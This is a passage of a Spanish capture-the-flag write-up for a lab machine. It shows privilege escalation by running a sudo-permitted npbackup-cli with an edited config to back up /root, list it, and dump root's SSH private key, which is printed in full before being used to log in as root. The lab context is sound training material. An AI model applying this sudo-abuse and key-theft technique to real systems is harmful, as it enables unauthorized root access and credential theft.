  auto_upgrade_server_username:
  auto_upgrade_server_password:
  auto_upgrade_host_identity: ${MACHINE_ID}
  auto_upgrade_group: ${MACHINE_GROUP}
Vemos que es un archivo de configuración donde le indicamos que haga un backup de /home/app/app/ . Si buscamos npbackup por Google encontraremos lo siguiente:
Vemos que si, estamos ante un programa especializado en backups. Si vemos nuestros permisos SUDOERS podremos ver lo siguiente:
1
2
3
4
5
6
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\\:/usr/local/bin\\:/usr/sbin\\:/usr/bin\\:/sbin\\:/bin\\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
Podemos usar como el usuario marco el binario npbackup-cli como cualquier usuario sin necesidad de contraseña. Vamos a ejecutarlo y ver su menú de ayuda:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -h
usage: npbackup-cli [-h] [-c CONFIG_FILE] [--repo-name REPO_NAME] [--repo-group REPO_GROUP] [-b] [-f] [-r RESTORE] [-s] [--ls [LS]] [--find FIND] [--forget FORGET] [--policy]
                    [--housekeeping] [--quick-check] [--full-check] [--check CHECK] [--prune [PRUNE]] [--prune-max] [--unlock] [--repair-index] [--repair-packs REPAIR_PACKS]
                    [--repair-snapshots] [--repair REPAIR] [--recover] [--list LIST] [--dump DUMP] [--stats [STATS]] [--raw RAW] [--init] [--has-recent-snapshot]
                    [--restore-includes RESTORE_INCLUDES] [--snapshot-id SNAPSHOT_ID] [--json] [--stdin] [--stdin-filename STDIN_FILENAME] [-v] [-V] [--dry-run] [--no-cache]
                    [--license] [--auto-upgrade] [--log-file LOG_FILE] [--show-config] [--external-backend-binary EXTERNAL_BACKEND_BINARY] [--group-operation GROUP_OPERATION]
                    [--create-key CREATE_KEY] [--create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK] [--create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK]
                    [--check-config-file]

Portable Network Backup Client This program is distributed under the GNU General Public License and comes with ABSOLUTELY NO WARRANTY. This is free software, and you are welcome to
redistribute it under certain conditions; Please type --license for more info.

optional arguments:
  -h, --help            show this help message and exit
  -c CONFIG_FILE, --config-file CONFIG_FILE
                        Path to alternative configuration file (defaults to current dir/npbackup.conf)
  --repo-name REPO_NAME
                        Name of the repository to work with. Defaults to 'default'. This can also be a comma separated list of repo names. Can accept special name '__all__' to work
                        with all repositories.
  --repo-group REPO_GROUP
                        Comme separated list of groups to work with. Can accept special name '__all__' to work with all repositories.
  -b, --backup          Run a backup
  -f, --force           Force running a backup regardless of existing backups age
  -r RESTORE, --restore RESTORE
                        Restore to path given by --restore, add --snapshot-id to specify a snapshot other than latest
  -s, --snapshots       Show current snapshots
  --ls [LS]             Show content given snapshot. When no snapshot id is given, latest is used
  --find FIND           Find full path of given file / directory
  --forget FORGET       Forget given snapshot (accepts comma separated list of snapshots)
  --policy              Apply retention policy to snapshots (forget snapshots)
  --housekeeping        Run --check quick, --policy and --prune in one go
  --quick-check         Deprecated in favor of --'check quick'. Quick check repository
  --full-check          Deprecated in favor of '--check full'. Full check repository (read all data)
  --check CHECK         Checks the repository. Valid arguments are 'quick' (metadata check) and 'full' (metadata + data check)
  --prune [PRUNE]       Prune data in repository, also accepts max parameter in order prune reclaiming maximum space
  --prune-max           Deprecated in favor of --prune max
  --unlock              Unlock repository
  --repair-index        Deprecated in favor of '--repair index'.Repair repo index
  --repair-packs REPAIR_PACKS
                        Deprecated in favor of '--repair packs'. Repair repo packs ids given by --repair-packs
  --repair-snapshots    Deprecated in favor of '--repair snapshots'.Repair repo snapshots
  --repair REPAIR       Repair the repository. Valid arguments are 'index', 'snapshots', or 'packs'
  --recover             Recover lost repo snapshots
  --list LIST           Show [blobs|packs|index|snapshots|keys|locks] objects
  --dump DUMP           Dump a specific file to stdout (full path given by --ls), use with --dump [file], add --snapshot-id to specify a snapshot other than latest
  --stats [STATS]       Get repository statistics. If snapshot id is given, only snapshot statistics will be shown. You may also pass "--mode raw-data" or "--mode debug" (with double
                        quotes) to get full repo statistics
  --raw RAW             Run raw command against backend. Use with --raw "my raw backend command"
  --init                Manually initialize a repo (is done automatically on first backup)
  --has-recent-snapshot
                        Check if a recent snapshot exists
  --restore-includes RESTORE_INCLUDES
                        Restore only paths within include path, comma separated list accepted
  --snapshot-id SNAPSHOT_ID
                        Choose which snapshot to use. Defaults to latest
  --json                Run in JSON API mode. Nothing else than JSON will be printed to stdout
  --stdin               Backup using data from stdin input
  --stdin-filename STDIN_FILENAME
                        Alternate filename for stdin, defaults to 'stdin.data'
  -v, --verbose         Show verbose output
  -V, --version         Show program version
  --dry-run             Run operations in test mode, no actual modifications
  --no-cache            Run operations without cache
  --license             Show license
  --auto-upgrade        Auto upgrade NPBackup
  --log-file LOG_FILE   Optional path for logfile
  --show-config         Show full inherited configuration for current repo. Optionally you can set NPBACKUP_MANAGER_PASSWORD env variable for more details.
  --external-backend-binary EXTERNAL_BACKEND_BINARY
                        Full path to alternative external backend binary
  --group-operation GROUP_OPERATION
                        Deprecated command to launch operations on multiple repositories. Not needed anymore. Replaced by --repo-name x,y or --repo-group x,y
  --create-key CREATE_KEY
                        Create a new encryption key, requires a file path
  --create-backup-scheduled-task CREATE_BACKUP_SCHEDULED_TASK
                        Create a scheduled backup task, specify an argument interval via interval=minutes, or hour=hour,minute=minute for a daily task
  --create-housekeeping-scheduled-task CREATE_HOUSEKEEPING_SCHEDULED_TASK
                        Create a scheduled housekeeping task, specify hour=hour,minute=minute for a daily task
  --check-config-file   Check if config file is valid
Vemos que es extenso, pero nos vamos a enfocar en 3 parámetros:
-c→ Indicamos un archivo de configuración-b→ Realizar un backup--ls→ Listamos conlsel contenido de la snapshot--dump→ Dumpeamos un contenido en especifico que queramos visualizar Con estos parámetros podremos escalar privilegios. Vamos a crear una copia del archivo de configuración que había en el home de marco:
1
marco@codeparttwo:~$ cp npbackup.conf /tmp/random.conf
Ahora vamos a editarlo y en vez de poner /home/app/app pondremos el directorio de root :

Ahora emplearemos el parámetro -c para indicarle este archivo de configuración y -b para realizar un backup del directorio root
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /tmp/test.conf -b
2025-09-17 17:52:11,862 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-17 17:52:11,881 :: INFO :: Loaded config 09F15BEC in /tmp/test.conf
2025-09-17 17:52:11,889 :: INFO :: Searching for a backup newer than 1 day, 0:00:00 ago
2025-09-17 17:52:13,676 :: INFO :: Snapshots listed successfully
2025-09-17 17:52:13,677 :: INFO :: No recent backup found in repo default. Newest is from 2025-04-06 03:50:16.222832+00:00
2025-09-17 17:52:13,677 :: INFO :: Runner took 1.788076 seconds for has_recent_snapshot
2025-09-17 17:52:13,677 :: INFO :: Running backup of ['/root/'] to repo default
2025-09-17 17:52:14,558 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excluded_extensions
2025-09-17 17:52:14,559 :: ERROR :: Exclude file 'excludes/generic_excluded_extensions' not found
2025-09-17 17:52:14,559 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/generic_excludes
2025-09-17 17:52:14,559 :: ERROR :: Exclude file 'excludes/generic_excludes' not found
2025-09-17 17:52:14,559 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/windows_excludes
2025-09-17 17:52:14,559 :: ERROR :: Exclude file 'excludes/windows_excludes' not found
2025-09-17 17:52:14,559 :: INFO :: Trying to expanding exclude file path to /usr/local/bin/excludes/linux_excludes
2025-09-17 17:52:14,559 :: ERROR :: Exclude file 'excludes/linux_excludes' not found
2025-09-17 17:52:14,559 :: WARNING :: Parameter --use-fs-snapshot was given, which is only compatible with Windows
no parent snapshot found, will read all files

Files:          15 new,     0 changed,     0 unmodified
Dirs:            8 new,     0 changed,     0 unmodified
Added to the repository: 190.612 KiB (39.887 KiB stored)

processed 15 files, 197.660 KiB in 0:00
snapshot 047c6346 saved
2025-09-17 17:52:15,472 :: INFO :: Backend finished with success
2025-09-17 17:52:15,473 :: INFO :: Processed 197.7 KiB of data
2025-09-17 17:52:15,473 :: ERROR :: Backup is smaller than configured minmium backup size
2025-09-17 17:52:15,473 :: ERROR :: Operation finished with failure
2025-09-17 17:52:15,474 :: INFO :: Runner took 3.585306 seconds for backup
2025-09-17 17:52:15,474 :: INFO :: Operation finished
2025-09-17 17:52:15,478 :: INFO :: ExecTime = 0:00:03.617974, finished, state is: errors.
Ahora usaremos el parámetro --ls para listar el contenido del backup:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /tmp/test.conf --ls
2025-09-17 17:53:33,853 :: INFO :: npbackup 3.0.1-linux-UnknownBuildType-x64-legacy-public-3.8-i 2025032101 - Copyright (C) 2022-2025 NetInvent running as root
2025-09-17 17:53:33,878 :: INFO :: Loaded config 09F15BEC in /tmp/test.conf
2025-09-17 17:53:33,886 :: INFO :: Showing content of snapshot latest in repo default
2025-09-17 17:53:35,712 :: INFO :: Successfully listed snapshot latest content:
snapshot 047c6346 of [/root] at 2025-09-17 17:52:14.567541962 +0000 UTC by root@codeparttwo filtered by []:
/root
/root/.bash_history
/root/.bashrc
/root/.cache
/root/.cache/motd.legal-displayed
/root/.local
/root/.local/share
/root/.local/share/nano
/root/.local/share/nano/search_history
/root/.mysql_history
/root/.profile
/root/.python_history
/root/.sqlite_history
/root/.ssh
/root/.ssh/authorized_keys
/root/.ssh/id_rsa
/root/.vim
/root/.vim/.netrwhist
/root/root.txt
/root/scripts
/root/scripts/backup.tar.gz
/root/scripts/cleanup.sh
/root/scripts/cleanup_conf.sh
/root/scripts/cleanup_db.sh
/root/scripts/cleanup_marco.sh
/root/scripts/npbackup.conf
/root/scripts/users.db

2025-09-17 17:53:35,713 :: INFO :: Runner took 1.827147 seconds for ls
2025-09-17 17:53:35,713 :: INFO :: Operation finished
2025-09-17 17:53:35,718 :: INFO :: ExecTime = 0:00:01.866399, finished, state is: success.
Vemos el id_rsa del usuario root . Vamos a dumpearlo con --dump indicándole el archivo:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
marco@codeparttwo:~$ sudo /usr/local/bin/npbackup-cli -c /tmp/test.conf --dump /root/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
Ahora nos lo copiaremos en nuestra máquina le daremos el permiso 600 y iniciaremos con el:
1
2
3
4
5
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ vi id_rsa

┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ chmod 600 id_rsa
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
┌──(pylon㉿kali)-[10.10.14.209]-[~/Desktop/pylon/HTB/nmap]
└─$ ssh -i id_rsa root@10.10.11.82
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-216-generic x86_64)

 * Documentation:  <https://help.ubuntu.com>
 * Management:     <https://landscape.canonical.com>
 * Support:        <https://ubuntu.com/pro>

 System information as of Wed 17 Sep 2025 05:56:02 PM UTC

  System load:           0.2
  Usage of /:            57.4% of 5.08GB
  Memory usage:          24%
  Swap usage:            0%
  Processes:             232
  Users logged in:       1
  IPv4 address for eth0: 10.10.11.82
  IPv6 address for eth0: dead:beef::250:56ff:fe94:2290

Expanded Security Maintenance for Infrastructure is not enabled.

0 updates can be applied immediately.

Enable ESM Infra to receive additional future security updates.
See <https://ubuntu.com/esm> or run: sudo pro status

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to <https://changelogs.ubuntu.com/meta-release-lts>. Check your Internet connection or proxy settings

Last login: Wed Sep 17 17:56:03 2025 from 10.10.14.209
root@codeparttwo:~# whoami
root